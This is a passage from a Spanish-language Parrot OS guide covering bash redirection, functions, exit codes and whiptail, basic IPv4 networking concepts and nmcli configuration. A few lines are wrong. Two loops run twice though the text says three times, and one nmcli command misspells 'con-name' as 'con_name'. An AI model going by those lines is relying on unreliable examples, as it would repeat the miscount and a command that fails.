En este caso, como en el ejemplo anterior, no vemos el error por pantalla ya que hemos redirigido esta salida ("2" por ser error) al archivo salida2.txt.

Podemos, también, direccionar en una sola línea tanto la salida estándar como la de errores:

```
$ ls -la /etc/passwd /nombre_no_existente 1> salida1.standard 2>salida2.error
```

Existen varias opciones para redireccionar las dos salidas a un archivo común:

```
$ ls -la /etc/passwd /nombre_no_existente 1> salida.txt 2> salida.txt
```

O también:

```
$ ls -la /etc/passwd /nombre/no_existente > salida.txt 2>&1
```

En el caso "2>&1", estamos indicando al sistema que la salida de errores ("2"), se redirija al mismo lugar donde apunta la salida uno. Como primeramente hemos redireccionado la salida "1" (estándar) al archivo salida.txt, los mensajes de error también aparecerán en el mismo archivo. Podríamos traducir "2>&1" como "la salida de errores (2) redirígela (>) a donde apunte (&) la salida estándar (1)".

Redirigiendo las salidas, bien sea la estándar como la de errores, a un archivo, este se generará vacío cada vez que el símbolo ">" aparezca. Veamos esto con un ejemplo, mediante un script que nos escriba la fecha del sistema cada segundo en un archivo:

```
#!/bin/bash
#
#Escribir en el fichero fecha.txt, la fecha del sistema cada segundo hasta 3 veces
#
for ((i=0; i<3; i++))
do
    #El primer date lo mostramos por pantalla
    date
    #El segundo date lo redirigimos a fecha.txt
    date > fecha.txt
    #La siguiente instrucción, simplemente para la ejecución del script durante
un segundo
    sleep 1
done
```

En este ejemplo, hemos redirigido con el símbolo ">" la salida de "date" a "fecha.txt". Si hacemos "cat fecha.txt" sólo veremos una línea (la de la última ejecución). Explicando esto en más detalle, vemos que nuestro script ha repetido la iteración "for" 3 veces. En la primera ejecución, tras mostrar por pantalla la salida de "date", ha creado un archivo nuevo "fecha.txt" para escribir la salida estándar del siguiente "date". En la segunda ejecución del bucle ocurre lo mismo. En la instrucción "date > fecha.txt", la salida del comando se redirige a un archivo recién creado llamado "fecha.txt", sobrescribiéndolo. De esta forma perderá el contenido de la primera iteración. En la tercera pasada vuelve a ocurrir exactamente lo mismo, generando que el archivo resultante sólo muestre la última ejecución.

Para que no ocurra esto, podemos utilizar los símbolos de redirección ">>". Con esto, conseguiremos que no se sobrescriba el archivo, añadiendo una línea de salida por cada ejecución.

```
#!/bin/bash
#
#Escribir en el fichero fecha.txt, la fecha del sistema cada segundo hasta 3 veces
#
#El siguiente comando es una forma simple para vaciar un archivo. Lo utilizo para
eliminar la ejecución del script anterior
>fecha.txt

for ((i=1; i<3; i++))
do
    date
    date >> fecha.txt
    sleep 1
done
```

Ahora sí, el archivo contiene la salida de las tres iteraciones.

Existe un comando para poder añadir las salidas de un comando a un archivo y mostrarlos también por pantalla. Esta instrucción es "tee".

De esta forma, nuestro script quedará de la siguiente forma:

```
#!/bin/bash
#
#Escribir en el fichero fecha.txt, la fecha del sistema cada segundo hasta 3 veces
#
>fecha.txt
for ((i=1; i<3; i++))
do
    date | tee -a fecha.txt
    sleep 1
done
```



## Funciones

Bash permite crear funciones, lo cual es muy útil si va a utilizar un bloque de código más de una vez. Las funciones reducen la cantidad de código que debe escribir y editar en el caso de modificaciones. Veámoslo!!!

Ejemplo:

```
echo "Hola parrot"  
echo "Que función más divertida"  
echo "Hola parrot"
```

Aunque es un script muy sencillo, podemos ver cómo debemos editar dos líneas para cambiar el mensaje "Hola parrot" por "Buenos días PARROT".

La estructura de las funciones es la siguiente:

```
nombre_funcion() {  
    comandos  
}  
  
....  
....  
....  
  
nombre_funcion
```

A continuación, veremos cómo podemos utilizar funciones en el script anterior.

```
funcion_parrot() {  
    echo "Buenos días PARROT"  
}  
funcion_diver() {  
    echo "Que función más divertida"  
}  
  
funcion_parrot  
funcion_diver  
funcion_parrot
```

Para llamar a las funciones simplemente escribimos el nombre de la función que queremos utilizar sin los paréntesis. Ahora podríamos extender nuestras funciones simplemente cambiando el bloque de código correspondiente.

## Depuración de código

Siempre es útil poder depurar el código. Para trazar un bash script, podemos ejecutarlo mediante una llamada a bash especificando la opción "-x".

Ejecutaremos en la línea de comando:

```
$ bash -x ./script.sh
```

Esto escribirá cada comando por la salida de errores (precedido por el símbolo "+") antes de ser ejecutado.

## Exit code

Cuando un proceso termina, devuelve un valor no negativo llamado valor de retorno o código de salida (exit code) al sistema operativo. Generalmente y por conveniencia devolverá un 0 si se ha ejecutado correctamente y cualquier otro valor si hay un error. De esta forma también se pueden elegir diferentes códigos de error, en función del error que haya producido el comando. Un script de bash puede devolver un valor utilizando el comando "exit". Por ejemplo:

```
exit 4
```

finaliza el script devolviendo un código de retorno "4" indicando algún tipo de error. Si no especificamos el código de salida, el script devolverá la salida del último comando ejecutado.

Una forma de utilizar estos valores de salida es utilizando los operadores && ("y") y || ("o"). Si disponemos de dos comandos separados por &&, entonces el comando que está a la izquierda se ejecutará primero, y el comando que está a la derecha sólo se ejecutará si el primero ha terminado satisfactoriamente. Al revés, si están separados por ||, el segundo comando sólo se ejecutará si falla el primero.

Por ejemplo, supongamos que queremos suprimir el archivo log.txt y volverlo a crear como un archivo vacío. Podemos ejecutar estas dos instrucciones:

```
$ rm log.txt  
$ touch log.txt
```

"rm" elimina un archivo dado y "touch" lo crea vacío en el caso de no existir. Pero realmente, si "rm" falla no queremos ejecutar "touch", es decir, si el archivo log.txt no existe no queremos recrearlo. De esta forma podrá ejecutar los siguientes comandos:

```
$ rm log.txt && touch log.txt
```

Esto es lo mismo que los dos comandos ejecutados anteriormente, exceptuando que el archivo no será creado si este no existía con anterioridad.

El código de retorno de un comando se puede consultar a través de "\$?".

Veamos varios ejemplos:

```
$ ls fichero_noexistente
$ echo $?
```

La salida de estos dos comandos debería ser algo parecido a:

```
ls: cannot access 'fichero_noexistente': No such file or directory
2
```

La primera línea indica un error a la hora de listar la existencia de un archivo (inventado para la ocasión).

En la segunda línea la respuesta es un "2". Es decir, nuestro "ls" devolvió un "2" ya que se produjo un error.

Tenga en cuenta que "echo \$?", solamente podrá retener el "exit code" de la última instrucción ejecutada, en este caso un "ls" de un fichero inexistente.

Comprobemos el "exit code" del mismo comando sobre un archivo que sí exista:

```
$ ls /home
$ echo $?
```

¿Cuál es la respuesta del segundo comando esta vez? Efectivamente, es un "0". Esto se debe a que el directorio /home existe, por lo tanto, nuestro "ls" ha sido capaz de listar su contenido, y así el comando se ha ejecutado perfectamente y sin ningún error. El "echo \$?" es muy utilizado en línea de comando para comprobar si, sobre todo cuando una instrucción ha durado en el tiempo y ha mostrado mucho texto en su salida (p.e. una compilación de código), ha terminado correctamente. Para ello, tras la ejecución del comando, y sin ejecutar ninguna instrucción preguntaremos por "\$?" (echo \$?) y si devuelve un "0", sabremos que ha terminado correctamente.

A continuación, podemos ver un ejemplo de un script, con la utilidad de esto.

```
#!/bin/bash
#
# Script que solicita una cadena a buscar entre todos los archivos de un directorio
dado
#
#
clear

#Recogida de datos
read -p "Introduzca un archivo con su ruta absoluta: " ARCHIVO
read -p "Introduzca cadena de búsqueda: " CADENA

#Redireccionamos las salidas tanto estándar como de errores para que no aparezca
nada por pantalla
grep -r $CADENA $ARCHIVO 1>/dev/null 2>&1

#Podríamos haber recogido el exit code en una variable
#EXITCODE=$(echo $?)
#case $EXITCODE in

case $? in
#Preguntamos por el exit code de nuestro grep
0)
    echo "Se encontraron coincidencias"
    #Nuestro script devuelve 0 en su exit code
    exit 0
    ;;
1)
    echo "No se encontraron coincidencias"
    #Aunque el exit code del grep ha sido "1", en la salida de nuestro script
    devolvemos un "0", ya que así lo queremos.
    exit 0
    ;;
```

```
2)
    echo "Compruebe el nombre de archivo"
    exit 2
;;
*)
    echo "Error no contemplado"
    exit 3
;;
esac
```

Intente comprobar las diferentes opciones de nuestro "case". En cada una de las ejecuciones, escriba en la terminal  `$?`  para comprobar los exit codes forzados por nosotros.

## Otras variables interesantes

`$0` - El nombre de nuestro bash script.  
`$1-$9` - Los primeros 9 argumentos pasados desde la línea de comandos a nuestro bash script.  
`$#` - Muestra el número de argumentos pasados desde la línea de comandos a nuestro script.  
`$@` - Muestra todos los argumentos que se han pasado a nuestro script.  
 `$?`  - Muestra el exit code del último proceso ejecutado.  
 `$$`  - Muestra el PID (Process ID) del script.  
 `$USER`  - Usuario que está ejecutando el script.  
 `$HOSTNAME`  - El hostname de la máquina en la que está corriendo el script.  
 `$SECONDS`  - El número de segundos desde que el script comenzó.  
 `$RANDOM`  - Devuelve un número aleatorio cada vez que es invocado.

Si escribe "env" en la línea de comandos, podrá ver una lista con diferentes variables que puede utilizar.

También puede ver otras variables y mucha más información en la página del manual de bash.

```
$ man bash
```



## Otros "lenguajes" relacionados con bash

Es muy interesante que comprueben el funcionamiento de varios programas muy utilizados en la realización de bash scripts. Pueden ver sus páginas man, e incluso comprobar páginas de ayuda en Internet para ver su funcionamiento.

tr: cambia y elimina caracteres de una cadena.

awk: un lenguaje de programación en si. Se utiliza para procesar textos y cadenas.

sed: También muy utilizado para procesado de textos.

grep: Busca cadenas de texto en archivos.

cut: Procesa textos, mostrándonos diferentes campos.

## whiptail

En Bash script también podemos mostrar cajas de diálogo si el programa whiptail está instalado. Por defecto, Parrot ya lo tiene instalado.

```
$ whiptail
```

Box options:

```
--msgbox <text> <height> <width>
--yesno <text> <height> <width>
--infobox <text> <height> <width>
--inputbox <text> <height> <width> [init]
--passwordbox <text> <height> <width> [init]
--textbox <file> <height> <width>
--menu <text> <height> <width> <listheight> [tag item] ...
--checklist <text> <height> <width> <listheight> [tag item status]...
--radiolist <text> <height> <width> <listheight> [tag item status]...
--gauge <text> <height> <width> <percent>
```

Options: (depend on box-option)

```
--clear                clear screen on exit
--defaultno            default no button
--default-item <string>  set default string
--fb, --fullbuttons    use full buttons
--nocancel            no cancel button
--yes-button <text>      set text of yes button
--no-button <text>       set text of no button
--ok-button <text>       set text of ok button
--cancel-button <text>   set text of cancel button
--noitem              don't display items
--notags              don't display tags
```

|                         |                               |
|-------------------------|-------------------------------|
| --separate-output       | output one line at a time     |
| --output-fd <fd>        | output to fd, not stdout      |
| --title <title>         | display title                 |
| --backtitle <backtitle> | display backtitle             |
| --scrolltext            | force vertical scrollbars     |
| --topleft               | put window in top-left corner |
| -h, --help              | print this message            |
| -v, --version           | print version information     |

Veamos el ejemplo más simple:

```
$ whiptail --title "Ejemplo de diálogo" --infobox "Parrot es maravilloso" 8 78
```

Ejecutamos (o escribimos en un bash script) whiptail con las siguientes opciones:

- title "Título". El título que queremos para nuestro cuadro de diálogo.
- infobox "texto". Seleccionamos el tipo de cuadro de diálogo que queremos utilizar.
- 8 78. El tamaño de nuestra caja.

## Dónde conseguir más información

Podemos conseguir más información en las siguientes fuentes:

- El man de bash
- <http://tldp.org/guides.html>
- <http://linuxcommand.org/>
- Realizando las búsquedas pertinentes en su buscador favorito
- Preguntando en el foro de parrotsec <https://community.parrotsec.org/>
- Accediendo al grupo de telegram tanto en inglés(<https://t.me/parrotsecgroup>) como en español (<https://t.me/ParrotSpanishGroup>). ESTAREMOS ENCANTADOS DE CONOCERLE Y AYUDARLE EN LO QUE PODAMOS.

## REDES

### Introducción

Esta es una guía muy básica del funcionamiento de una red. Nos servirá para poder entender más adelante cómo configurar nuestro sistema ParrotSec OS.

En un futuro se espera de usted, lector, que investigue y estudie por su cuenta más (mucho más).

Actualmente, gran cantidad de los dispositivos que nos rodean está conectados a Internet o al menos a nuestra red de casa u oficina. Nuestra SmartTV, teléfonos móviles, smartwatches, tablets, PC, cafetera(?),...

Es por ello, que conviene conocer a grosso modo, el funcionamiento de nuestras redes, que significan todas esas siglas y palabras que nos solicitan cuando debemos configurar nuestros dispositivos.

### Dirección IP

En este documento vamos a tratar la versión 4 de IP (IPv4), aunque se está extendiendo cada vez más la versión 6 (IPv6). Pese a este incremento en el número de configuraciones IPv6, aún no es común dicha configuración en nuestras casas por lo que trataremos de explicar IPv4.

Todos los sistemas que necesiten comunicarse entre ellos, deben disponer de al menos una dirección IP. Esta dirección debe ser única y no puede repetirse en una misma red. En caso de que esto ocurra, los dos dispositivos quedarán anulados hasta que se resuelva el conflicto. Estas direcciones IPs son asignadas a las tarjetas de red o wifi.

Una dirección IP (v4) está compuesta por cuatro bloques de números decimales, separados por puntos. Cada bloque de números puede ir del 0 al 255.

Ejemplos:

- \* 192.168.0.1
- \* 1.2.3.4
- \* 195.255.1.37

Existen direcciones ip públicas y privadas. Las direcciones IP públicas son las que se utilizan para poder interconectar dispositivos por Internet, mientras que las privadas son utilizadas dentro de una organización, empresa o en nuestras propias casas.

Pondré un ejemplo para intentar explicar esto (los datos son inventados y los pondré sólo a modo de ejemplo). Supongamos nuestro router de casa, nuestro PC, una impresora y nuestra página favorita de internet.

PC, impresora, router: Disponen de ip privada (pertenecen a la red de nuestra casa)  
Router, Página WEB: Disponen de ip pública (necesitan una ip pública para comunicarse)

Puede observar que el router mantiene dos IP: una pública para poder acceder a los servicios externos que nos brinda Internet, y otra privada para interconectarse con los sistemas de nuestra red de casa.

## IP Pública

---

Página WEB: 104.24.124.114  
Router: 85.83.4.127

## IP Privada

---

Router: 192.168.0.1  
PC: 192.168.0.10  
Impresora: 192.168.0.12

Podríamos hacer una analogía entre lo mostrado anteriormente y un sistema telefónico. Todos los números de teléfono son distintos (IP pública), pero tenemos centralitas (routers) que son capaces de direccionar una llamada (enrutar) a diferentes extensiones (IP privada). Estas extensiones, fijándonos únicamente en ellas, se pueden repetir en diferentes empresas u hogares, pero nunca dentro de ellas.

## Máscara de red

La máscara de red se utiliza en las redes privadas para indicar el rango de una subred.

Las IP privadas deben estar en los rangos indicados a continuación:

De 10.0.0.0 a 10.255.255.255  
172.16.0.0 a 172.31.255.255  
192.168.0.0 a 192.168.255.255

Las siguientes IPs no deberían configurarse de modo manual:

169.254.0.0 a 169.254.255.255  
224.0.0.0 to 224.0.0.255  
224.0.1.0 to 224.0.1.255  
224.0.2.0 to 224.0.255.255  
224.3.0.0 to 224.4.255.255  
232.0.0.0 to 232.255.255.255  
233.0.0.0 to 233.255.255.255  
233.252.0.0 to 233.255.255.255  
234.0.0.0 to 234.255.255.255  
239.0.0.0 to 239.255.255.255

Cualquier otra dirección IP se considerará Pública. Las direcciones IP públicas, generalmente, vendrán asignadas por nuestro proveedor de Internet, por lo que no deberemos preocuparnos por ellas (al menos no de momento).

Vuelva a mirar el rango de direcciones IP privadas. Como hemos indicado la máscara de red especifica la subred a la que pertenece un sistema.

Es decir, con este valor indicamos a nuestro equipo si debe enviar un dato (paquete) a un equipo de nuestra subred o no. Dicho de otra forma, dada una dirección IP y una máscara de red, sabemos qué parte de dicha dirección IP es el valor de la subred y cuál es el número correspondiente al host. Con la máscara también indicamos el número máximo de hosts que pueden configurarse en una subred. Otra forma de indicar la máscara es con su ICDR

### Tabla de máscaras posibles:

| Decimal         | CIDR | Nº hosts   |
|-----------------|------|------------|
| 255.255.255.255 | /32  |            |
| 255.255.255.254 | /31  |            |
| 255.255.255.252 | /30  | 2          |
| 255.255.255.248 | /29  | 6          |
| 255.255.255.240 | /28  | 14         |
| 255.255.255.224 | /27  | 30         |
| 255.255.255.192 | /26  | 62         |
| 255.255.255.128 | /25  | 126        |
| 255.255.255.0   | /24  | 254        |
| 255.255.254.0   | /23  | 510        |
| 255.255.252.0   | /22  | 1022       |
| 255.255.248.0   | /21  | 2046       |
| 255.255.240.0   | /20  | 4094       |
| 255.255.224.0   | /19  | 8190       |
| 255.255.192.0   | /18  | 16382      |
| 255.255.128.0   | /17  | 32766      |
| 255.255.0.0     | /16  | 65534      |
| 255.254.0.0     | /15  | 131070     |
| 255.252.0.0     | /14  | 262142     |
| 255.248.0.0     | /13  | 524286     |
| 255.240.0.0     | /12  | 1048574    |
| 255.224.0.0     | /11  | 2097150    |
| 255.192.0.0     | /10  | 4194302    |
| 255.128.0.0     | /9   | 8388606    |
| 255.0.0.0       | /8   | 16777214   |
| 254.0.0.0       | /7   | 33554430   |
| 252.0.0.0       | /6   | 67108862   |
| 248.0.0.0       | /5   | 134217726  |
| 240.0.0.0       | /4   | 268435454  |
| 224.0.0.0       | /3   | 536870910  |
| 192.0.0.0       | /2   | 1073741822 |
| 128.0.0.0       | /1   | 2147483646 |
| 0.0.0.0         | /0   | 4294967294 |



Normalmente se suele utilizar las máscaras de red:

255.255.255.0

255.255.0.0

255.0.0.0

Y más habitualmente en nuestros hogares la 255.255.255.0.

De esta forma, y continuando con nuestro ejemplo, lo más lógico es que nuestro PC tenga:

IP: 192.168.0.10

Máscara de red: 255.255.255.0

O con la notación ICDR:

192.168.0.10/24

Así nuestro equipo podría comunicarse directamente con cualquier sistema de nuestra red cuya dirección IP comenzase por 192.168.0.

Si disponemos de un equipo que pertenezca a la subred 192.168.1, ya no se podría comunicar directamente y debería utilizar un gateway o puerta de enlace, que veremos a continuación.

Por otro lado, si queremos que las redes 192.168.0 y 192.168.1 se vean directamente, podríamos utilizar la máscara de red 255.255.0.0. En este caso, realmente, se estarían viendo todos los sistemas cuyas ips comenzasen por 192.168 sin importarnos los siguientes dos bloques de números.

## **Gateway o Puerta de enlace**

Cuando un sistema debe enviar un dato (paquete) a una red a la que no pertenece, lo cual sabe por su máscara de red visto anteriormente, buscará en su tabla de enrutamiento la dirección ip a la que debe enviar dicho dato para que salga al "exterior". Es decir, si nuestro PC quiere comunicarse con un sistema que no está en su red, debe conocer una ip por la que enviará este dato, dejando el control de envío a dicho sistema.

En nuestro ejemplo sabemos que el router tiene una dirección IP 192.168.0.1 para nuestra red interna. Sólo disponemos de esta red en nuestro hogar. Por lo tanto, nuestra ruta por defecto o gateway deberá ser la dirección del router. Dicho de una forma coloquial, si enviamos un paquete a un sistema que no está en nuestra red, enviémoslo al router, que él sabrá lo que debe hacer con dicho paquete. Internamente el router cuando reciba el paquete y vea la dirección a la que va destinada, activará sus mecanismos para enviarla a través de su dirección pública al exterior, poniéndose en contacto con el sistema externo.

## **DNS (Domain Name Server)**

Como ya hemos dicho anteriormente, todos los sistemas conectados disponen de una dirección IP. Sería muy complicado que nos supiésemos de memoria todas las direcciones IP de todas las páginas a las que nos solemos conectar. Es por ello que existen servidores que son capaces de traducir un nombre a una dirección ip (y viceversa). Estos servidores se denominan DNS (Servidor de resolución de nombres).

Pongamos como ejemplo la navegación a una página web. Cuando escribimos en nuestro navegador el nombre de una página, el sistema, primeramente, preguntará a nuestro DNS cual es la dirección IP de la dirección que estamos solicitando. Nuestro DNS devolverá, a nuestro sistema, una dirección IP que se corresponderá con la página que estamos solicitando.

La herramienta "dig" nos permite comprobar las direcciones ips de un nombre de dominio.

```
[user@parrot]~]
└─$dig parrotsec.org

; <<>> DiG 9.10.6-Debian <<>> parrotsec.org
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 59479
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;parrotsec.org.                IN      A

;; ANSWER SECTION:
parrotsec.org.                300    IN      A      104.24.125.114
parrotsec.org.                300    IN      A      104.24.124.114

;; Query time: 91 msec
;; SERVER: 212.142.144.66#53(212.142.144.66)
;; WHEN: Sun Nov 19 23:18:48 CET 2017
;; MSG SIZE rcvd: 74
```

Puede ver dos cosas importantes en este ejemplo. La sección "ANSWER SECTION" nos indica las direcciones IPs de parrotsec.org y la línea SERVER nos indica cuál fue el servidor DNS al que preguntamos.

Podemos configurar nuestros sistemas con más de un servidor DNS, por si el principal falla.

## **DHCP (Dynamic Host Configuration Protocol)**

En los puntos anteriores hemos definido varios datos que serán imprescindibles para configurar nuestros sistemas y que puedan conectarse:

- \* Dirección IP
- \* Máscara de Red
- \* Gateway
- \* DNS

Estos valores podemos configurarlos de modo manual, aunque también se pueden configurar de forma automática cuando conectemos el sistema a la red. Estos valores nos los puede proporcionar y configurar un servidor DHCP. Generalmente, los routers vienen con esta característica activada para que no tengamos que preocuparnos por nada.

### **Nota Final**

Tal como hemos indicado al principio, este documento es una breve (muy breve) introducción a redes, y una vez usted entienda el funcionamiento básico de una red debería investigar y estudiar de una forma más extensa el funcionamiento de esta.

A continuación, le proponemos enlaces que podrían interesarle en un futuro:

- \* <https://rfc-es.org/>
- \* <https://www.rfc-editor.org/rfc-index.html>
- \* <http://www.tldp.org/HOWTO/Networking-Overview-HOWTO.html>

## CONFIGURACIÓN DE REDES

### NetworkManager

En Parrot, la configuración de las interfaces de red se maneja por medio de un demonio de sistema llamado NetworkManager.

Para comprobar si tenemos activado NetworkManager:

```
[root@parrot]~# systemctl status NetworkManager
● NetworkManager.service - Network Manager
   Loaded: loaded (/lib/systemd/system/NetworkManager.service; enabled; vendor preset: enabled)
   Active: active (running) since Mon 2017-10-09 15:39:51 CEST; 6 days ago
     Docs: man:NetworkManager(8)
    Main PID: 1010 (NetworkManager)
      Tasks: 3 (limit: 4915)
   CGroup: /system.slice/NetworkManager.service
           └─1010 /usr/sbin/NetworkManager --no-daemon
```

Para NetworkManager:

- Un "device" es una interfaz de red
- Un "connection" es una colección de parámetros que se pueden configurar para un "device"
- Sólo se puede activar una conexión para cada "device" a la vez
- Cada conexión tiene un nombre o ID que lo identifica
- Las conexiones y configuraciones se guardan en /etc/NetworkManager/system-connections, en un archivo con el nombre de la conexión
- Podemos utilizar la utilidad nmcli para crear y editar conexiones desde la línea de comandos

El comando "nmcli dev status" nos mostrará el estado de las interfaces de red:

```
[root@parrot]~# nmcli dev status
DEVICE TYPE    STATE    CONNECTION
eth0  ethernet  connected Wired connection 1
lo    loopback  unmanaged --
```

El comando "nmcli con show" nos mostrará una lista de todas las conexiones. Para listar sólo las conexiones activas añadiremos la opción --active:

```
[root@parrot]~# nmcli con show
NAME                UUID                                TYPE          DEVICE
Wired connection 1  c0277ac0-d15c-3835-b31d-24d0518e7359  802-3-ethernet
eth0
```

El comando "ip addr show" nos muestra la configuración actual de nuestras interfaces de red. Para mostrar tan sólo una de las interfaces, deberemos añadir el nombre de nuestra interfaz como último argumento del comando:

```
[root@parrot]~# ip addr show eth0
2: eth0: <BROADCAST,MULTICAST,UP(1),LOWER_UP> mtu 1500 qdisc pfifo_fast
state UP group default qlen 1000
    (2) link/ether 52:54:00:fc:b0:e2 brd ff:ff:ff:ff:ff:ff
    (3) inet 10.0.200.91/24 brd 10.0.200.255 scope global eth0
        valid_lft forever preferred_lft forever
    (4) inet6 fe80::b601:aab4:1422:f537/64 scope link
        valid_lft forever preferred_lft forever
```

- (1) UP. Una interfaz activa que está levantada
- (2) link/ether. Esta línea nos muestra la dirección hardware(MAC) del dispositivo
- (3) inet. Aquí vemos la dirección IPV4
- (4) inet6. Aquí vemos la dirección IPV6



## Añadiendo una conexión de red

El comando "nmcli con add" se utiliza para añadir nuevas conexiones de red. En el ejemplo que veremos se asume que el nombre de la conexión que se va a añadir no está siendo utilizada.

El siguiente comando añadirá una nueva conexión (con\_dhcp) para nuestra interfaz eth0, la cual obtendrá la información de red utilizando DHCP y se autoconectará en el inicio del sistema.

A continuación, comprobaremos su configuración desde el propio nmcli y también mirando su fichero de configuración:

```
[root@parrot]~# nmcli con add con_name con_dhcp type ethernet ifname eth0
Connection 'con_dhcp' (717ca962-bcd7-4371-b1bd-9a8eb6531244) successfully
added.
```

```
[root@parrot]~# nmcli con show con_dhcp
connection.id:          con_dhcp
connection.uuid:       717ca962-bcd7-4371-b1bd-9a8eb6531244
connection.stable-id:  --
connection.interface-name: eth0
connection.type:       802-3-ethernet
connection.autoconnect: yes
connection.autoconnect-priority: 0
connection.autoconnect-retries: -1 (default)
connection.timestamp: 0
connection.read-only: no
connection.permissions: --
connection.zone:       --
connection.master:     --
connection.slave-type: --
connection.autoconnect-slaves: -1 (default)
connection.secondaries: --
connection.gateway-ping-timeout: 0
connection.metered:    unknown
connection.lldp:       -1 (default)
802-3-ethernet.port:   --
802-3-ethernet.speed: 0
802-3-ethernet.duplex: --
802-3-ethernet.auto-negotiate: no
```

```
802-3-ethernet.mac-address:      --
802-3-ethernet.cloned-mac-address:  --
802-3-ethernet.generate-mac-address-mask:--
802-3-ethernet.mac-address-blacklist: --
802-3-ethernet.mtu:              auto
802-3-ethernet.s390-subchannels:  --
802-3-ethernet.s390-nettype:     --
802-3-ethernet.s390-options:     --
802-3-ethernet.wake-on-lan:      1 (default)
802-3-ethernet.wake-on-lan-password: --
ipv4.method:                     auto
ipv4.dns:                        --
ipv4.dns-search:                 --
ipv4.dns-options:                (default)
ipv4.dns-priority:               0
ipv4.addresses:                 --
ipv4.gateway:                   --
ipv4.routes:                     --
ipv4.route-metric:               -1
ipv4.ignore-auto-routes:         no
ipv4.ignore-auto-dns:           no
ipv4.dhcp-client-id:            --
ipv4.dhcp-timeout:              0
ipv4.dhcp-send-hostname:        yes
ipv4.dhcp-hostname:             --
ipv4.dhcp-fqdn:                 --
ipv4.never-default:              no
ipv4.may-fail:                  yes
ipv4.dad-timeout:                -1 (default)
ipv6.method:                    auto
ipv6.dns:                        --
ipv6.dns-search:                 --
ipv6.dns-options:                (default)
ipv6.dns-priority:               0
ipv6.addresses:                 --
ipv6.gateway:                   --
ipv6.routes:                     --
ipv6.route-metric:               -1
ipv6.ignore-auto-routes:         no
ipv6.ignore-auto-dns:           no
ipv6.never-default:              no
```

```
ipv6.may-fail:          yes
ipv6.ip6-privacy:      -1 (unknown)
ipv6.addr-gen-mode:    stable-privacy
ipv6.dhcp-send-hostname:  yes
ipv6.dhcp-hostname:    --
ipv6.token:            --
proxy.method:          none
proxy.browser-only:    no
proxy.pac-url:         --
proxy.pac-script:     --
```

```
[root@parrot]-[~]
└─ #cat /etc/NetworkManager/system-connections/con_dhcp
[connection]
id=con_dhcp
uuid=717ca962-bcd7-4371-b1bd-9a8eb6531244
type=ethernet
interface-name=eth0
permissions=

[ethernet]
mac-address-blacklist=

[ipv4]
dns-search=
method=auto

[ipv6]
addr-gen-mode=stable-privacy
dns-search=
method=auto
```

Veamos ahora un ejemplo con una configuración para la misma interfaz eth0, pero con una dirección ip fija 192.168.0.3/24 y el gateway por defecto 192.168.0.254. El nombre de la conexión la llamaremos con `_static`.

```
+-[root@parrot]-[~]
+--? #nmcli con add con-name con_static type ethernet ifname eth0 ip4
192.168.0.3/24 gw4 192.168.0.254
Connection 'con_static' (12dc18a5-ef1c-4926-8cc7-82cbf0acaa25) successfully
added.
```

## Controlando las conexiones de red

El comando `"nmcli con up <nombre_conexion>"` activará la conexión `"nombre_conexion"` en la interfaz a la que este asociada dicha configuración. Recuerde que el comando toma como argumento el nombre de la conexión y no el nombre de la interfaz.

```
[root@parrot]-[~]
└─# nmcli con up con_static
```

El comando `"nmcli dev disconnect <device>"`, desconectará el interfaz de red `<device>`. Este comando se puede abreviar de la siguiente forma `"nmcli dev dis <device>"`.

```
[root@parrot]-[~]
└─# nmcli dev dis eth0
```

Use este comando para desactivar una interfaz de red. Tenga en cuenta que esto desconectará la interfaz de la red.

## Modificando la configuración de red

Para comprobar la configuración actual de una conexión ejecutamos "nmcli con show <nombre\_conexion>".

```
[root@parrot]~]
└─# nmcli con show con_static
connection.id:          con_static
connection.uuid:        12dc18a5-ef1c-4926-8cc7-82cbf0acaa25
connection.stable-id:   --
connection.interface-name: eth0
connection.type:        802-3-ethernet
connection.autoconnect: yes
connection.autoconnect-priority: 0
connection.autoconnect-retries: -1 (default)
connection.timestamp:    0
connection.read-only:    no
connection.permissions:  --
connection.zone:         --
connection.master:       --
connection.slave-type:   --
connection.autoconnect-slaves: -1 (default)
connection.secondaries:  --
connection.gateway-ping-timeout: 0
connection.metered:      unknown
connection.lldp:         -1 (default)
802-3-ethernet.port:     --
802-3-ethernet.speed:    0
802-3-ethernet.duplex:   --
802-3-ethernet.auto-negotiate: no
802-3-ethernet.mac-address: --
802-3-ethernet.cloned-mac-address: --
802-3-ethernet.generate-mac-address-mask:--
802-3-ethernet.mac-address-blacklist: --
802-3-ethernet.mtu:      auto
802-3-ethernet.s390-subchannels: --
802-3-ethernet.s390-nettype: --
802-3-ethernet.s390-options: --
802-3-ethernet.wake-on-lan: 1 (default)
802-3-ethernet.wake-on-lan-password: --
ipv4.method:            manual
```

```
ipv4.dns: --
ipv4.dns-search: --
ipv4.dns-options: (default)
ipv4.dns-priority: 0
ipv4.addresses: 192.168.0.3/24
ipv4.gateway: 192.168.0.254
ipv4.routes: --
ipv4.route-metric: -1
ipv4.ignore-auto-routes: no
ipv4.ignore-auto-dns: no
ipv4.dhcp-client-id: --
ipv4.dhcp-timeout: 0
ipv4.dhcp-send-hostname: yes
ipv4.dhcp-hostname: --
ipv4.dhcp-fqdn: --
ipv4.never-default: no
ipv4.may-fail: yes
ipv4.dad-timeout: -1 (default)
ipv6.method: auto
ipv6.dns: --
ipv6.dns-search: --
ipv6.dns-options: (default)
ipv6.dns-priority: 0
ipv6.addresses: --
ipv6.gateway: --
ipv6.routes: --
ipv6.route-metric: -1
ipv6.ignore-auto-routes: no
ipv6.ignore-auto-dns: no
ipv6.never-default: no
ipv6.may-fail: yes
ipv6.ip6-privacy: -1 (unknown)
ipv6.addr-gen-mode: stable-privacy
ipv6.dhcp-send-hostname: yes
ipv6.dhcp-hostname: --
ipv6.token: --
proxy.method: none
proxy.browser-only: no
proxy.pac-url: --
proxy.pac-script: --
```



Podemos utilizar el comando "nmcli con mod <nombre\_conexion>" para modificar su configuración. Las diferentes configuraciones que podemos utilizar, las podemos ver en la página del manual nm-settings(5).

Por ejemplo, imaginemos que, queremos cambiar la conexión "con\_static" para que se utilice la dirección 192.168.1.3/24 y el gateway en 192.168.1.1, en vez de la que configuramos anteriormente.

```
[root@parrot]~# nmcli con mod con_static ipv4.addresses "192.168.1.3/24" ipv4.gateway 192.168.1.1
```

Es importante que si cambiamos una conexión tipo DHCP a estática, modifiquemos también el parametro ipv4.method de auto a manual.

